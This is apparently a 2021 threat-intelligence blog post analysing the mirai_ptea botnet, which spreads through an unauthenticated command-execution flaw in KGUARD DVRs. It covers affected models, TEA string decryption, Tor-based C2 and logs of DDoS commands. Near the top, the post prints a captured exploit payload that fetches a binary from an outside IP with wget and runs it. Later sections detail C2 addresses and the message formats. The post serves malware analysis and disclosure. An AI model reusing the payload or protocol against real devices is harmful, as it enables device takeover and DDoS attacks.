Mirai_ptea Botnet is Exploiting Undisclosed KGUARD DVR Vulnerability

blog.netlab.360.com/mirai_ptea-botnet-is-exploiting-undisclosed-kguard-dvr-vulnerability-en/

Hui Wang

July 1, 2021

1 July 2021 / nday

Overview

On 2021-06-22 we detected a sample of a mirai variant that we named `mirai_ptea` propagating through a new vulnerability targeting KGUARD DVR. Coincidently, a day later, on June 23, we received an inquiry from the security community asking if we had seen a new DDoS botnet, cross-referencing some data, it was exactly this botnet that we had just discovered.

Timeline

- 2021-03-22 Our historical data indicates the first probe against this vulnerability
- 2021-06-22 We observed the `mirai_ptea` sample exploiting this vulnerability to spread
- 2021-06-23 We got a tip from the security community that this botnet was being used for ongoing DDoS attacks.
- 2021-06-25 `mirai_aurora`, another mirai variant, starts to use this vulnerability to propagate

Vulnerability analysis

Given that we have not found public information on this vulnerability, we will hide some of the key information here to prevent the vulnerability from being further abused.

One program on the KGUARD DVR firmware listens on port `*****` at `0.0.0.0` to remotely execute system commands without authentication. The firmware released after 2017 seems to have this fixed by modifying the listening address to `127.0.0.1`. Some of the exploited payloads are as follows.

```
00000000: [redacted]
00000010: 73 3D 2E 72 69 3B 63 64  20 2F 74 6D 70 3B 77 67  s=.ri;cd /tmp;wg
00000020: 65 74 20 68 74 74 70 3A  2F 2F 31 39 33 2E 31 37  et http://193.17
00000030: 37 2E 31 38 32 2E 32 32  31 2F 62 6F 6F 74 20 2D  7.182.221/boot -
00000040: 4F 2D 7C 67 7A 69 70 20  2D 64 20 3E 20 3B 63 68  O-|gzip -d > ;ch
00000050: 6D 6F 64 20 2B 78 20 3B  2E 2F 20 73 68 61 72 70  mod +x ;./ sharp
00000060: 3B                                                ;
```

Analysis of affected devices

We have discovered at least 3,000 or so online devices still have the vulnerability. The affected devices are as follows:

DeviceType	ProductType	HardVersion	DefDeviceName
D1004NR	DVR4-1600	DM-268A	DVR4-1600
D1004NR	HY-DVR	DM-268	720P-HY04N
D1004NR	HY-DVR	DM-268A	720P-HY04N
D1004NR	HY-DVR	DM-274	720P-HY04N
D1004NR	HY-DVR	DM-274B	720P-HY04N
D1004NR	NHDR	DM-274	NHDR-3204AHD
D1004NR	RL-AHD4n	DM-268	720P-HY04N
D1008NR	1093/508N-DVRBM08H	DM-292	720P-HY08N
D1008NR	DVR8-1600	DM-298	DVR8-1600
D1008NR	DVR8-HDA10L	DM-292	DVR8-HDA10L
D1008NR	HD881	DM-292	HD881
D1008NR	HY-DVR	DM-292	720P-HY08N
D1008NR	HY-DVR	DM-298	720P-HY08N
D1008NR	NHDR	DM-298	NHDR-3208AHD
D1008NR	RL-AHD8n	DM-292	720P-HY08N
D1016NR	DVR16-HDA10L	DM-303	DVR16-HDA10L
D1016NR	HD1681	DM-303	HD1681
D1016NR	HY-DVR	DM-303A	720P-HY16N
D1016NR	HY-DVR	DM-310	720P-HY16N
D1016NR	HY-DVR	DM-310A	720P-HY16N
D1016NR	NHDR	DM-310	NHDR-3216AHD
D1016NR	RL-MHD16n(21A)	DM-310A	720P-HY16N
D1104	HY-DVR	DM-290A	1080P-HY04


DeviceType	ProductType	HardVersion	DefDeviceName
D1104	NHDR	DM-307	NHDR-5304AHD
D1104NR	HD1T4	DM-291A	1080P-04
D1104NR	HD481	DM-291	HD481
D1104NR	HRD-E430L	DM-291A	HRD-E430L
D1104NR	HY-DVR	DM-284	1080P-HY04N
D1104NR	HY-DVR	DM-291	"Panda
D1104NR	HY-DVR	DM-291	1080P-HY04N
D1104NR	HY-DVR	DM-291A	1080P-HY04N
D1104NR	HY-DVR	DM-291C	LRA3040N
D1104NR	NHDR	DM-307	NHDR-5104AHD
D1104NR	SDR-B73303	DM-291A	SDR-B73303
D1104NR	SVR9204H	DM-291A	1080P-HY04N
D1108NR	1093/538P	DM-290	1080P-HY08N
D1108NR	DVR8-4575	DM-290	DVR8-4575
D1108NR	DVR8-HDA10P	DM-290	DVR8-HDA10P
D1108NR	HRD-E830L	DM-290A	HRD-E830L
D1108NR	HY-DVR	DM-290	1080P-HY08N
D1108NR	HY-DVR	DM-290A	1080P-HY08N
D1108NR	HY-DVR	DM-290A	LRA3080N
D1108NR	NHDR	DM-307	NHDR-5108AHD
D1108NR	RL-AHD8p	DM-290	1080P-HY08N
D1108NR	SDR-B74301	DM-290A	SDR-B74301
D1108NR	SDR-B74303	DM-290A	SDR-B74303
D1116	HY-DVR	DM-300	EHR-5164
D1116NR	HRD-E1630L	DM-295	HRD-E1630L

DeviceType	ProductType	HardVersion	DefDeviceName
D1116NR	HY-DVR	DM-295	1080P-HY16N
D1116NR	HY-DVR	DM-295	LRA3160N
D1116NR	HY-DVR	DM-299	1080P-HY16N
D1116NR	SDR-B75303	DM-295	SDR-B75303
D1132NR	HY-DVR	DM-300	1080P-HY32
D2116NR	SDR-B85300	DM-300	SDR-B85300
D973215U	F9-DVR32	DM-195	F9-DVR32
D9804AHD	DVR	DM-210	391115
D9804NAHD	AHD7-DVR4	DM-239	AHD7-DVR4
D9804NAHD	DVR	DM-239	720P-DVR04ND
D9804NAHD	NHDR	DM-239	NHDR-3104AHD-II
D9808NRAHD	AHD7-DVR8	DM-228	AHD7-DVR8
D9808NRAHD	DVR	DM-228	
D9808NRAHD	DVR	DM-228	391116
D9808NRAHD	NHDR	DM-228	NHDR-3108AHD-II
D9808NRAHD	NHDR	DM-228	NHDR3108AHDII
D9816NAHD	DVR	DM-233	720P-DVR016N
D9816NAHD	NHDR	DM-233	NHDR3116AHDII
D9816NRAHD	AHD7-DVR16	DM-229	AHD7-DVR16
D9816NRAHD	DVR	DM-229	720P-DVR016NB
D9904	D9904	DM-237	1080P-DVR04
D9904	DVR	DM-237	1080P-DVR04
D9904	NHDR	DM-237	NHDR-5204AHD
D9904NR	DVR	DM-244	1080P-DVR04N
D9904NR	DVR	DM-244	BCS-VAVR0401M


DeviceType	ProductType	HardVersion	DefDeviceName
D9904NR	HY-DVR	DM-244	CVD-AF04S
D9904NR	N420	DM-244	1080P-DVR04N
D9904NR	NHDR	DM-244	NHDR-5004AHD-II
D9904NR	NHDR	DM-244	NHDR5004AHDII
D9908	DVR	DM-245	BCS-VAVR0802Q
D9908	NHDR	DM-245	NHDR-5208AHD
D9908AHD	DVR	DM-246	1080P-DVR08A
D9908NR	AHD10-DVR8	DM-237	AHD10-DVR8
D9908NR	DVR	DM-237	1080P-DVR08N
D9908NR	DVR	DM-237	SVR9008ATHD/C
D9908NR	HY-DVR	DM-237	CVD-AF08S
D9908NR	N820	DM-237	1080P-DVR08N
D9908NR	NHDR	DM-237	NHDR-5008AHD-II
D9916NR	DVR	DM-245	1080P-DVR016NAT;UI
D9916NR	DVR	DM-245	HR-31-211620;UI
D9916NR	HY-DVR	DM-245	CVD-AF16S
D9916NR	NHDR	DM-245	NHDR-5016AHD-II
D9916NRAHD	DVR	DM-246	1080P-DVR016NA
D9916NRAHD	N1620	DM-246	1080P-DVR016NA
H1104W	SNR-73200W	DM-339	SNR-73200W
H1106W	LHB806	DM-291B	LHB806
H1106W	LHB906	DM-291B	LHB906

Bot scale analysis

We are able to see a portion of the infected bots, the following is a daily active trend：



The geographic distribution of Bot source IPs is as follows, mainly concentrated in the United States, Korea and Brazi：



Sample Analysis

Let’s take a look a the the following samples

```
Verdict:mirai_ptea
MD5:c6ef442bc804fc5290d3617056492d4b
ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
Packer:No
Lib:uclibc
```

`c6ef442bc804fc5290d3617056492d4b` is a variant of Mirai, which we call `Mirai_ptea` based on its use of Tor Proxy to communicate with C2 and the TEA algorithm (Tiny Encryption Algorithm) to hide sensitive resource information. When ptea runs, it prints out in the Console: `come at me krebs rimasuta go BRRT`.

This sample is very similar to Mirai at the host behavior level, so we will not cover it here; At the network traffic level, Tor proxy is used, with a large number of proxy nodes embedded in the sample, and Tor-C2 is encrypted. In the following section we will focus on the encryption method and communication protocol.

Encryption algorithm

`Mirai_ptea` encrypts all sensitive resource information and stores it in a certain order. The string information seen when the sample is opened in IDA is shown below, with almost no readable information.

Address	Length	Type	String
.rodata:…	00000005	C	\\d=gz
.rodata:…	00000005	C	\r˜#b
.rodata:…	00000005	C	K<BRo
.rodata:…	00000005	C	;cJHy
.rodata:…	00000005	C	K<BRo
.rodata:…	00000005	C	0\b(\vY
.rodata:…	00000005	C	;Za#<
.rodata:…	00000006	C	R'H-\a\"
.rodata:…	00000005	C	\au=m
.rodata:…	00000005	C	da+lI
.rodata:…	00000008	C	f\r\rZqMC]
.rodata:…	00000007	C	0K:b=bJ
.rodata:…	00000006	C	AKx>sZ
.rodata:…	00000005	C	Z\"~1{
.rodata:…	00000005	C	k\v\n:3
.rodata:…	0000000A	C	/dev/null
.data:00…	00000008	C …	`\b\a

The following code snippet is from the decryption-related functions in the sample, which can be determined to use the TEA algorithm by the constants `0xC6EF3720 & 0X61C88647`.

```
do
{
  v5 = v3 + 8 * v4;
  v14 = _byteswap_ulong(*(_DWORD *)(v3 + 8 * v4));
  v6 = *(unsigned __int8 *)(v5 + 6);
  v15 = _byteswap_ulong(*(_DWORD *)(v3 + 8 * v4 + 4));
  result = 0xC6EF3720;
  v7 = v14;
  v8 = v15;
  do
  {
    v8 -= (dword_19CA8 + 16 * v7) ^ (v7 + result) ^ (dword_19CAC + (v7 >> 5));
    v9 = (dword_19CA0 + 16 * v8) ^ (v8 + result);
    result += 0x61C88647;
    v7 -= v9 ^ (dword_19CA4 + (v8 >> 5));
  }
  while ( result );
```

```
TEA KEY
dword_19CA0     DCD 0xC26F6A52
dword_19CA4     DCD 0x24AA0006
dword_19CA8     DCD 0x8E1BF2C5
dword_19CAC     DCD 0x4BA51F8C
```

The key is：


```
0xC26F6A52 0x24AA0006 0x8E1BF2C5 0x4BA51F8C
```

We wrote a decryption script(**see appendix**), through which we can obtain all the decrypted sensitive resources and their table entry information, part of the resource information is shown below.

```
-------------------dec start-----------------------
index 0, value = /proc/
index 1, value = /exe
index 2, value = /fd
index 3, value = /proc/net/tcp
index 4, value = /cmdline
index 5, value =  00000000:0000 0A
index 6, value = 0100007F
index 7, value = /status
index 8, value = /maps
index 9, value = .
index a, value = /dev/watchdog
index b, value = /dev/misc/watchdog
index c, value = abcdefghijklmnopqrstuvwxyz0123456789
index d, value = rkz2f5u57cvs3kdt6amdku2uhly2esj7m2336dttvcygloivcgsmxjjnuickasbuatxajrovi4lvd2zjuejivzrb3vobuoezbc6z3gtu6b3r5tce.onion
index e, value = /dev
index f, value = /dev/misc
index 10, value = /bin/busybox
index 11, value = come at me krebs rimasuta go BRRT
index 12, value = watchdog
index 13, value = CZ5mNqWf2SWYnk9w
index 14, value = >��▴7Ga 1e374761
index 15, value = �/��¯��cecb89e1
index 16, value = :14�3134
index 17, value = 2e7i74u6s5wzxjmw.onion
index 18, value = /boaform/admin/formPing
index 19, value = Hello, World
index 1a, value = L33T HaxErS
index 1b, value = /dev/watchdog
index 1c, value = [killer]
index 1d, value = TSource
index 1e, value = /cdn-cgi/
index 1f, value = Mozilla
index 20, value = abcdefghijklmnopqrstuvw012345678
index 21, value = /tmp/
index 22, value = (deleted)
index 23, value = arm
index 24, value = mips
index 25, value = dropbear
index 26, value = sda
index 27, value = mpsl
index 28, value = lolnogtfokrebs42
index 29, value = abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/
index 2a, value = U☺&
index 2b, value = U N☺�G·S·*�P�◂�3D%~���_♣    R+�E
����� ;q�6��♣
```


Mirai_ptea has two ways of operation when using encrypted resources

The traditional Mirai way: Decrypt an encrypted item, take the value, re-encrypt the decrypted item, i.e. `var_unlock-->var_get-->var_lock`. For example, the console information is taken by this method.



The value of table entry 0x11 is exactly: `come at me krebs rimasuta go BRRT`.

Mirai_ptea's way: Decrypt multiple encrypted items, taking the value, and re-encrypt the decrypted items, i.e. `rangeVar_unlock-->var_get-->rangeVar_lock`. For example, this method is used when getting the disguised process name.



The values of the table entries 0x2c to 0x2c+10 shown below are the exact 11 pseudo-process names that can be chosen.

```
index 0x2c, value = /bin/sh
index 0x2d, value = telnetd
index 0x2e, value = upnpc-static
index 0x2f, value = wsdd
index 0x30, value = proftpd
index 0x31, value = mini_httpd
index 0x32, value = udevd
index 0x33, value = /sbin/udhcpc
index 0x34, value = boa
index 0x35, value = /usr/sbin/inetd
index 0x36, value = dnsmasq
```

Communication Protocol

An overview of the network traffic in Mirai_ptea is provided below.

```
00000000  05 01 00                                            ...
    00000000  05 00                                               ..
00000003  05 01 00 03 16 36 61 6d  64 6b 75 32 75 68 6c 79   .....6am dku2uhly
00000013  32 65 73 6a 37 2e 6f 6e  69 6f 6e 02 01            2esj7.on ion..
    00000002  05 00 00 01 00 00 00 00  00 00                      ........ ..
00000020  3e c7 e3 1e 37 47 61 20                            >...7Ga
    0000000C  b1 2f de ce cb 89 e1 a0                             ./......
00000028  3a 31 34 b5 02 00 b4 a3  e1 16 04 74 65 73 74 79   :14..... ...testy
00000038  2a 23                                              *#
    00000014  2a 23                                               *#
0000003A  4d 26                                              M&
    00000016  4d 26                                               M&
0000003C  c3 fd                                              ..
    00000018  c3 fd                                               ..
0000003E  f2 97                                              ..
    0000001A  f2 97                                               ..
00000040  48 0c                                              H.
    0000001C  48 0c                                               H.
```

Tor Proxy Protocol

Mirai_ptea Protocol

The whole process can be divided into 3 steps as follows.

1: Establishing a connection with the proxy node

2: Establishing a connection with Tor C2

3: Communicate with C2 via ptea's custom protocol to receive attack commands from C2.

0x1.Establishing a connection with the proxy

The Mirai_ptea sample has two sets of proxies built into it, with table entries `0x2a and 0x2b` in the encrypted resource. When the Bot sample runs, one of the two sets of proxies is selected at random, and then one proxy node of the selected sets is connected by the following code snippet.

```
v77.sin_addr.s_addr = ip;
v77.sin_family = 2;
v77.sin_port = _byteswap_ushort(port);
if ( !getsockopt(dword_199E4, 1, 4, &v88, &v91) || (dword_199E4 = _GI_socket(2, 1, 0)
{
  v50 = dword_199E4;
  v51 = _GI___libc_fcntl(dword_199E4, 3, 0);
  _GI___libc_fcntl(v50, 4, v51 | 0x800);
  _libc_connect(dword_199E4, &v77, 16);
}
```

connect with proxy

There are 38 proxy nodes in `0x2a` in the format of `ip:port`

```
var_unlock(0x2Au);
v47 = var_get(0x2A);
wrap_strncpy((int)&v92, v47 + 2, 2);
v48 = random_next();
LOWORD(dword_19E20) = mod_proc(v48, (unsigned __int8)v92 | (HIBYTE(v92) << 8));
dword_19E20 = (unsigned __int16)dword_19E20;
v49 = var_get(0x2A);
wrap_strncpy((int)&v71, v49 + 4, 6 * ((unsigned __int8)v92 | (HIBYTE(v92) << 8)));
wrap_strncpy((int)&ip, (int)&v71 + 6 * dword_19E20, 4);
wrap_strncpy((int)&port, (int)&v71 + 6 * dword_19E20 + 4, 2);
var_lock(0x2A);
```

proxys in index 0x2a

And there are 334 proxy nodes in `0x2b`, in the format of `ip`, and the port of this group of proxies is fixed at `9050`.

```
v55 = var_get(0x2B);
wrap_strncpy((int)&v71, v55 + 4, 4 * ((unsigned __int8)v92 | (HIBYTE(v92) << 8)));
v56 = 4 * dword_19E20++;
wrap_strncpy((int)&ip, (int)&v71 + v56, 4);
var_lock(0x2B);
port = 9050;
```

proxys in index 0x2b

See the appendix for a detailed list of proxies.

0x2. Connecting to C2 via the Tor-Proxy protocol

```
v37 = random_next();
v38 = (unsigned __int8)mod_proc(v37, 7u);
v39 = malloc(118);
v40 = ::port[2 * v38 + 1] | (::port[2 * v38] << 8);
LOBYTE(port) = ::port[2 * v38 + 1];
HIBYTE(port) = BYTE1(v40);
var_unlock(0xDu);
v41 = var_get(0xD);
wrap_strncpy(v39, v41, 118);
var_lock(0xD);
if ( v38 )
  wrap_strncpy(v39, v39 + 16 * v38, 16);
wrap_strncpy(v39 + 16, v39 + 112, 6);
wrap_strncpy(v64 + 5, v39, 0x16);
wrap_strncpy(v64 + 27, (int)&port, 2);
wrap_bzero(v39, 118);
free(v39);
_libc_send(dword_199E4, v64, 29, 0x4000);
```

7 Tor-C2

You can see that C2 has the table entry `0xD` in the encrypted resource, and after decrypting it, get the following string.

```
rkz2f5u57cvs3kdt6amdku2uhly2esj7m2336dttvcygloivcgsmxjjnuickasbuatxajrovi4lvd2zjuejivz
```

Excluding the `.onion` at the end of the above string and splitting it by length 16, then splicing it with the `.onion` string at the end, we get the following 7 C2s.

```
rkz2f5u57cvs3kdt.onion
6amdku2uhly2esj7.onion
m2336dttvcygloiv.onion
cgsmxjjnuickasbu.onion
atxajrovi4lvd2zj.onion
uejivzrb3vobuoez.onion
bc6z3gtu6b3r5tce.onion
```

0x3. Communicate with the C2s via custom protocols for registration, heartbeat, and attack as follows

Registration

```
00000020  3e c7 e3 1e 37 47 61 20                          >...7Ga
    0000000C  b1 2f de ce cb 89 e1 a0                          ./......
00000028  3a 31 34 b5 02 00 b4 a3  e1 16 04 74 65 73 74 79  :14..... ...testy
```

```
msg parsing
-----------------------------------------------------------------
3e c7 e3 1e 37 47 61 20                                 ----->hardcoded msg
from Bot
b1 2f de ce cb 89 e1 a0                                 ----->cmd from C2,ask
Bot to upload info
3a 31 34 b5 02 00                                               -----
>hardcoded 6 bytes msg from Bot
b4 a3 e1 16                                                             -----
>ip of infected device
04
----->group string length
74 65 73 74                                                         -----
>group string
79                                                        ----->padding
```

Heartbeat

```
00000038  2a 23                                            *#
    00000014  2a 23                                            *#
0000003A  4d 26                                            M&
    00000016  4d 26                                            M&
```

```
msg parsing
-----------------------------------------------------------------
2a 23                                              -----> random 2 bytes msg from Bot
2a 23                                              -----> random 2 bytes msg from C2
```

Attack command The first 4 bytes of the attack command, `AD AF FE 7F` are fixed phantom numbers, and the rest of the attack command is similar to mirai's attack command format

```
00000000: AD AF FE 7F 1E 00 00 00  00 01 B9 98 42 65 20 00  ............Be .
00000010: 42 65 20 00
```

DDoS attack activity

This botnet has been busy launching DDoS attacks, the following figure shows some DDoS attack instructions of the botnet that we observed.

time	botname	cc_server	cc_port	type	atk_type	target_host	notes
2021-06-24 19:28:51+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_120	[redacted]181.5	netmask=32,10001,affected=dayu.zlxhnbm.com;dayuso.zlxhnbm.com
2021-06-24 19:28:51+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_120	[redacted]181.5	netmask=32,10001,affected=dayu.zlxhnbm.com;dayuso.zlxhnbm.com
2021-06-24 19:28:51+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_120	[redacted]181.5	netmask=32,10001,affected=dayu.zlxhnbm.com;dayuso.zlxhnbm.com
2021-06-24 19:28:51+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_120	[redacted]181.5	netmask=32,10001,affected=dayu.zlxhnbm.com;dayuso.zlxhnbm.com
2021-06-24 19:29:02+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_120	[redacted]181.5	netmask=32,10001,affected=dayu.zlxhnbm.com;dayuso.zlxhnbm.com
2021-06-24 19:40:29+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_120	[redacted]181.5	netmask=32,10001,affected=dayu.zlxhnbm.com;dayuso.zlxhnbm.com
2021-06-24 19:40:30+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_120	[redacted]181.5	netmask=32,10001,affected=dayu.zlxhnbm.com;dayuso.zlxhnbm.com
2021-06-24 19:40:30+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_120	[redacted]181.5	netmask=32,10001,affected=dayu.zlxhnbm.com;dayuso.zlxhnbm.com
2021-06-24 19:40:31+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_120	[redacted]181.5	netmask=32,10001,affected=dayu.zlxhnbm.com;dayuso.zlxhnbm.com
2021-06-25 11:03:32+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted].187.40	atk_time=5,netmask=32,,affected=life.zerobytes.cc
2021-06-25 11:03:34+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted].187.40	atk_time=5,netmask=32,,affected=life.zerobytes.cc
2021-06-25 11:03:34+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted].187.40	atk_time=5,netmask=32,,affected=life.zerobytes.cc
2021-06-25 11:03:34+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted].187.40	atk_time=5,netmask=32,,affected=life.zerobytes.cc
2021-06-25 11:03:34+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted].187.40	atk_time=5,netmask=32,,affected=life.zerobytes.cc
2021-06-25 11:57:04+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]239.134	atk_time=30,netmask=32,
2021-06-25 11:57:05+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted]239.134	atk_time=30,netmask=32,
2021-06-25 11:57:06+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted]239.134	atk_time=30,netmask=32,
2021-06-25 11:57:08+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted]239.134	atk_time=30,netmask=32,
2021-06-25 11:57:09+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted]239.134	atk_time=30,netmask=32,
2021-06-25 12:18:05+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted].66.101	atk_time=30,netmask=32,
2021-06-25 12:29:16+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted].66.101	atk_time=30,netmask=32,[{"fid":0}]
2021-06-25 12:29:18+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted].66.101	atk_time=30,netmask=32,[{"fid":0}]
2021-06-25 12:29:18+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted].66.101	atk_time=30,netmask=32,[{"fid":0}]
2021-06-25 12:31:49+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted]239.45	atk_time=30,netmask=32,[{"fid":0}]
